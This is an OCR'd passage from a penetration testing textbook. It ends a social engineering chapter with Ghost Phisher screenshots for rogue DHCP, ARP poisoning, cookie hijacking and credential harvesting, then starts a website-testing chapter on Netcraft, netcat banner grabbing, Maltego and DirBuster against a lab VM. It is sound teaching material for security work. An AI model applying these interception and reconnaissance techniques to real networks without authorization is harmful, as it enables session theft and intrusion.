
DHCP Version Information

Ghost DHCP Server
Default Port: 67
Protocol: UDP (User Datagram Protocol)

DHCP Settings

Start: 172.16.1.10
End: 172.16.1.254
Subnet mask: 255.255.0.0
Gateway: 172.16.1.1
Fake DNS: 172.16.1.2
Alt DNS: 8.8.8.8

4. The **Session Hijacking** tab allows you to perform an MITM attack and capture live sessions:



Fern Cookie Hijacker is an Ethernet and WIFI based session Hijacking tool able to clone remote online web sessions by sniffing and capturing session cookie packets from remote hosts by leveraging various internal MITM attacks with routing capabilities

eth0

● Ethernet Mode ● Sniffing Status ● Cookie Detection Buffer


Internal MITM Engine Activated

◉ Ethernet Mode ○ Passive Mode

Gateway IP Address / Router IP Address: 10.10.10.1

Ensure that you set the default gateway of your network before starting the session hijacking attack on Ghost Phisher.

5. Similar to arpspoof, there's a built-in ARP spoofing tool for quickly enabling an MITM attack:



Ghost ARP Cache Poisoning poisons the ARP cache of the Operating Systems in the subnet and redirect all traffic meant for the Target Address to itself:

eth0

Target Settings

Target Address : 10.10.10.19

Options

○ Poison One Way (DOS Attack) ◉ Redirect Traffic to Target Address (MITM Attack)

Ghost Phisher provides many functions to a penetration tester through a simple and easy-to-use interface; there's even an additional tab called **Harvested Credentials** that displays all the usernames and passwords that were captured during any attacks that had been launched.

Summary

During the course of this chapter, we discussed various forms of social engineering techniques and methods of defending a person and organizations against them. We took a look at the identifying characteristics of phishing emails and a couple of social engineering tools that come preinstalled with Kali Linux. Now that you have completed this chapter, you will be able to describe various forms of social engineering attacks, implement countermeasures to reduce the risk of being a victim of such attacks, and perform a computer-based attack to capture a victim's user credentials by mimicking a social networking website.

I hope this chapter will prove beneficial regarding your studies and career.

In `Chapter 14`, *Performing Website Penetration Testing*, you'll learn about the basics of web application penetration testing.

Questions

The following are some questions based on the topics we have covered in this chapter:

1. What is it called when an unauthorized person is listening to a conversation between two parties?
2. A user has received an email that seems to be from their local bank. On opening the email, the user finds a URL that says they should click the link to reset their password. What type of attack is this?
3. A user has received an SMS message with a URL on their phone, supposedly from a legitimate bank. When the user clicks the link, a website appears, asking the user to log in. When the user logs in with their credentials, they are redirected to their official bank's website. What type of attack is this?
4. What social engineering tools are available in Kali Linux?

Further reading

- Additional social engineering techniques can be found at `https://www.imperva.com/learn/application-security/social-engineering-attack/`

14
Performing Website Penetration Testing

This chapter takes us away from the usual network devices that we're accustomed to exploiting and instead focuses on checking for vulnerabilities in web applications and servers.

Being a penetration tester is a pretty cool job as you are being paid to hack or break into someone else's network and systems, but legally.

Being a penetration tester also means developing and expanding your skill set to various domains; there will always be situations where you'll be required to perform a vulnerability assessment or penetration test on a client's web server. This chapter will begin by teaching you how to discover the underlying technologies that are being used on a target website and how to discover other websites that are hosted on the same server. Furthermore, you will learn how to perform multiple exploitations on a target web server by uploading and executing a malicious file and leveraging **Local File Inclusion** (**LFI**) on a vulnerable server.

In this chapter, we will be covering the following topics:

- Information gathering
- Cryptography
- File upload and file inclusion vulnerabilities
- Exploiting file upload vulnerabilities
- Exploiting code execution vulnerabilities
- Exploiting LFI vulnerabilities
- Preventing vulnerabilities

Let's dive in!

Technical requirements

The following are the technical requirements for this chapter:

- **Kali Linux**: `https://www.kali.org/`
- **OWASP Broken Web Applications Project**: `https://sourceforge.net/projects/owaspbwa/`

Information gathering

During the earlier parts of this book, specifically in `Chapter 5`, *Passive Information Gathering*, and `Chapter 6`, *Active Information Gathering*, we discussed the importance of performing extensive reconnaissance on a target, whether it's a single system, network, or even a website. Each penetration test has a set of guidelines and stages. As you may recall, the following are the stages of penetration testing:

1. Reconnaissance (information gathering)
2. Scanning (and enumeration)
3. Exploitation (gaining access)
4. Maintaining access
5. Covering tracks

Gathering as much information as possible about a target helps us to determine whether the target has any security vulnerabilities and whether it's possible to exploit them. In the following section, we will begin by learning how to discover technologies that are being used on a website.


Discovering technologies that are being used on a website

During the information-gathering phase of a website's penetration testing, it's important to determine the underlying technologies running on the actual web server. **Netcraft** (`www.netcraft.com`) is an internet security and data mining website that can assist us in discovering web technologies on a web server for any given website.

To get started with using **Netcraft**, follow these steps:

1. Head on over to `https://toolbar.netcraft.com/site_report`.
2. On the website, enter the website's URL in the lookup field.

   The following is the result that was retrieved for the `www.google.com` website:



⊟ **Network**

Site	http://www.google.com	**Netblock Owner**	Google LLC
Domain	google.com	**Nameserver**	ns1.google.com
IP address	74.125.193.104 (VirusTotal)	**DNS admin**	dns-admin@google.com
IPv6 address	2a00:1450:400b:c01:0:0:0:93	**Reverse DNS**	ig-in-f104.1e100.net
Domain registrar	markmonitor.com	**Nameserver organisation**	whois.markmonitor.com
Organisation	Google LLC, United States	**Hosting company**	Google
Top Level Domain	Commercial entities (.com)	**DNS Security Extensions**	*unknown*
Hosting country	US	**Latest Performance**	Performance Graph

⊟ **Hosting History**

Netblock owner	IP address	OS	Web server	Last seen Refresh
Google LLC 1600 Amphitheatre Parkway Mountain View CA US 94043	216.58.206.100	Linux	gws	14-Jun-2019
Google LLC 1600 Amphitheatre Parkway Mountain View CA US 94043	216.58.211.164	Linux	gws	13-Jun-2019
Google LLC 1600 Amphitheatre Parkway Mountain View CA US 94043	172.217.169.68	Linux	gws	13-Jun-2019

Netcraft is able to provide a lot of details about the target website, including the following:

- Domain name
- Public IP address
- Domain registrar
- Organization
- Netblock owner
- Nameservers
- DNS admin contact
- Web server types
- Web server operating systems

Having retrieved the web server operating system and the running application, you can now narrow down your scope to searching for vulnerabilities and exploits that fit the target.


3. Additionally, you can use the **Netcat** utility to perform **banner grabbing**. This technique is used to retrieve service versions of a running daemon or application on a target device. Using the following command, we can establish a connection between our machine (Kali Linux) and the target web server on port `80`:

   ```
   nc www.google.com 80
   ```

4. Next, it's time to retrieve the web server banner. Execute the following command:

   ```
   GET / HTTP/1.1
   ```

5. Hit *Enter* twice and the web server banner will be displayed at the top. The following is a snippet showing the server banner for the `www.google.com` address, along with its web server type:



```
root@kali:~# nc www.google.com 80
GET / HTTP/1.1

HTTP/1.1 200 OK
Date: Sat, 15 Jun 2019 21:07:27 GMT
Expires: -1
Cache-Control: private, max-age=0
Content-Type: text/html; charset=ISO-8859-1
P3P: CP="This is not a P3P policy! See g.co/p3phelp for more info."
Server: gws
X-XSS-Protection: 0
X-Frame-Options: SAMEORIGIN
Set-Cookie: 1P_JAR=2019-06-15-21; expires=Mon, 15-Jul-2019 21:07:27 GMT; path=/; domain=.google.com
Set-Cookie: NID=185=Lw2Pf9g0H2BWdq-q9tYpxjE7VDGWQPbw11AiLod5W5W14rQiJobpqPn4RhheNizpxks-CvSs6kipkB8_
zuQnJ0M; expires=Sun, 15-Dec-2019 21:07:27 GMT; path=/; domain=.google.com; HttpOnly
Accept-Ranges: none
Vary: Accept-Encoding
Transfer-Encoding: chunked
```

Please remember that using the Netcat utility will establish a session between your attacker machine (Kali Linux) and the target. If the objective is to be stealthy (undetectable), this method is not recommended unless you are spoofing your IP address and MAC addresses.

> TIP
>
> Optionally, this technique can be performed using **Telnet**. Simply replace `nc` with `telnet` and you should get the same results on your Terminal window.

In the next section, we'll dive deep into discovering websites that are hosted on the same web server.

Discovering websites on the same server

Over the years, organizations have moved away from hosting their company's website on their own on-premises server to using an online, cloud-based solution. There are many website hosting companies available in the e-commerce industry that provide solutions such as website hosting.

Hosting providers don't usually give customers a dedicated server to host their website; instead, a shared space is given. In other words, the server that is hosting your website is also hosting other people's websites as well. This is a benefit for both the service provider and the customer. The customer pays less as they are simply sharing the resources on a server with others and the server provider doesn't need to spin up a dedicated server per user, which would result in less power consumption and physical storage space in the data center.

Due to service providers using this business and IT approach of providing shared space for their customers, security is a concern. It's like using the computers in a school lab; each person has their own user account but is still sharing a single system. If one user decides to perform malicious actions on the computer, they may be able to retrieve sensitive data from the other users' accounts/profiles.

In `Chapter 5`, *Passive Information Gathering*, **Maltego** was introduced so that we could perform passive information gathering in relation to a target website. In this section, we are going to use Maltego once more to help us discover websites that are hosted on the same server.

TIP


Before continuing, please ensure that you are comfortable with using **Maltego** to perform various information-gathering tasks. If you are having difficulty remembering how to use the essential tools within Maltego, please take a few minutes to review `Chapter 5`, *Passive Information Gathering*.

Observe the following steps to discover websites on the same server:


1. Add a domain on Maltego. For this exercise, I have created a new domain using a free web hosting provider. You can do the same or use your existing domain name if you already own one.

You should **not** use someone else's domain without their knowledge and consent. For this exercise, I have created and own the target domain only.

2. Right-click on the **Domain** entity and choose **All Transforms | To DNS Name – NS (name server)**, as shown in the following screenshot:



infogather.000webhostapp.com
Run Transform(s)
All Transforms
To DNS Name (interesting) [Robtex]
To DNS Name - MX (mail server)
To DNS Name - NS (name server)
To DNS Name - SOA (Start of Authority)
To DNS Name - SPF (sender policy framew...
To DNS Name [Attempt zone transfer]
To DNS Name [Find common DNS names]
To DNS Name [Robtex]
To DNS Name [Using Name Schema diction...
To Domain [Find other TLDs]
To Domains [DNS]

Maltego will take a few seconds to retrieve the nameservers for the target domain name:




The hosting provider for my custom domain is using two nameservers.

3. Once the nameservers have been retrieved, it's time to check whether there are other websites hosted on the same servers. Right-click on a nameserver and select **All Transforms | To Domains (Sharing this NS)**, as shown in the following screenshot:


dns2.000webhost.
NS
Run Transform(s)
All Transforms
To DNS Name [Enumerate hostname numerical...
To Domains [DNS]
To Domains [Sharing this NS]
To IP Address [DNS]
To Netblock [Blocks delegated to this NS]
To Web site [Query ports]

This process usually takes a minute or two to complete. Once finished, Maltego will provide you with the results. As you can see in the following snippet, there are multiple websites hosted on the same server as my domain:



This technique is very useful when profiling a target organization's web server. Sometimes, you may encounter an organization hosting their website and other internal sites on the same server within the DMZ section of their network. Always attempt to perform enumeration techniques to extract any sites on web servers. Sometimes, organizations host their intranet site on the same web server as their public website. Gaining access to hidden sites can provide fruitful information.

Disclaimer: To protect confidentiality, information related to the websites has been blurred as it belongs to other parties.

In the next section, we will learn about the methods we can use to discover sensitive files on a website.

Discovering sensitive files

To continue our information-gathering phase in website penetration testing, we'll attempt to discover any sensitive files and directories on a target website. To perform this task, we will be using **DirBuster**. DirBuster is a brute force web application that was designed with the objective of revealing any sensitive directories and files on a target web server.


For this exercise, we'll be using the **OWASP Broken Web Applications** (**BWA**) **Project** virtual machine as our target, and our **Kali Linux** machine as the attacker.

To discover sensitive files on a web server, follow these steps:

1. Open DirBuster by navigating to **Applications** | **03 – Web Application Analysis** | **Web Crawlers & Directory Bruteforcing** | **DirBuster**.
2. When DirBuster opens, enter the IP address of the OWASP BWA virtual machine in the **Target URL** field. The URL should be in the `http://192.168.56.101:80/` format.
3. Optionally, you can increase the number of threads. Increasing the number of threads will apply more computing power to the application and will, therefore, speed up the process.
4. Click on **Browse** to add a wordlist that DirBuster will use to index and search on the target website. If you click on **List Info**, a new window will appear, providing a recommended wordlist.

5. Uncheck the box next to **Be Recursive**.
6. Click on **Start** to begin the process.

The following screenshot shows the options that were used for this task:



OWASP DirBuster 1.0-RC1 - Web Application Brute Forcing

Target URL (eg http://example.com:80/)
http://192.168.56.101:80/

Work Method ○ Use GET requests only ● Auto Switch (HEAD and GET)

Number Of Threads 20 Threads □ Go Faster

Select scanning type: ● List based brute force ○ Pure Brute Force

File with list of dirs/files
/usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt

Char set a-zA-Z0-9%20-_ Min length 1 Max Length 8

Select starting options: ● Standard start point ○ URL Fuzz

☑ Brute Force Dirs □ Be Recursive Dir to start with /

☑ Brute Force Files □ Use Blank Extension File extension php

URL to fuzz - /test.html?url={dir}.asp
/


Please complete the test details

Additionally, you can use a wordlist from another location, such as **SecLists**.

TIP

The **file extensions** option can be customized and is a good way of finding hidden directories with files such as `.bak` and `.cfg`.

While DirBuster is performing its brute force attack, the results window will appear. To view all the current directories and files, click on the **Results – List View** tab, as shown in the following screenshot:


OWASP DirBuster 1.0-RC1 - Web Application Brute Forcing
File
Options
About
Help
Scan Information
Results - List View: Dirs: 0 Files: 484
Results - Tree View
Errors: 5
Back
Pause
Stop
Change
Report

http://192.168.56.101:80/

Type	Found	Response ▲	Size
Dir	/images/	200	1836
Dir	/	200	29001
Dir	/cgi-bin/	200	1442
Dir	/icons/	200	73405
File	/cgi-bin/courierwebadmin	200	5906
Dir	/assets/	200	23098
File	/cgi-bin/courierwebadmin.cgi	200	1513
Dir	/test/	200	1205
Dir	/test/testoutput/	200	1257
File	/assets/application-f6a7a847cfcdd336b9e20dda84b...	200	48822
File	/assets/application.css.gz	200	48674
File	/assets/application-f6a7a847cfcdd336b9e20dda84b...	200	357210
File	/assets/application-bbdcb4ca193350fe8addc3b0bb0...	200	157354
File	/assets/application.css	200	356583

Current speed: 276 requests/sec

(Select and right click for more options)

Average speed: (T) 238, (C) 241 requests/sec

Parse Queue Size: 9833

Total Requests: 160987/442047

Current number of running threads: 20

Time To Finish: 00:19:26

Starting dir/file list based brute forcing

/m-f/

The **HTTP 200 Status** code indicates that this was successful. In other words, the attacker machine has successfully been able to communicate with a specific directory on the target website/server.

Additionally, other tools such as **Burp Suite** and **OWASP ZAP** can be used to discover hidden directories and sensitive files on a target web server and website.

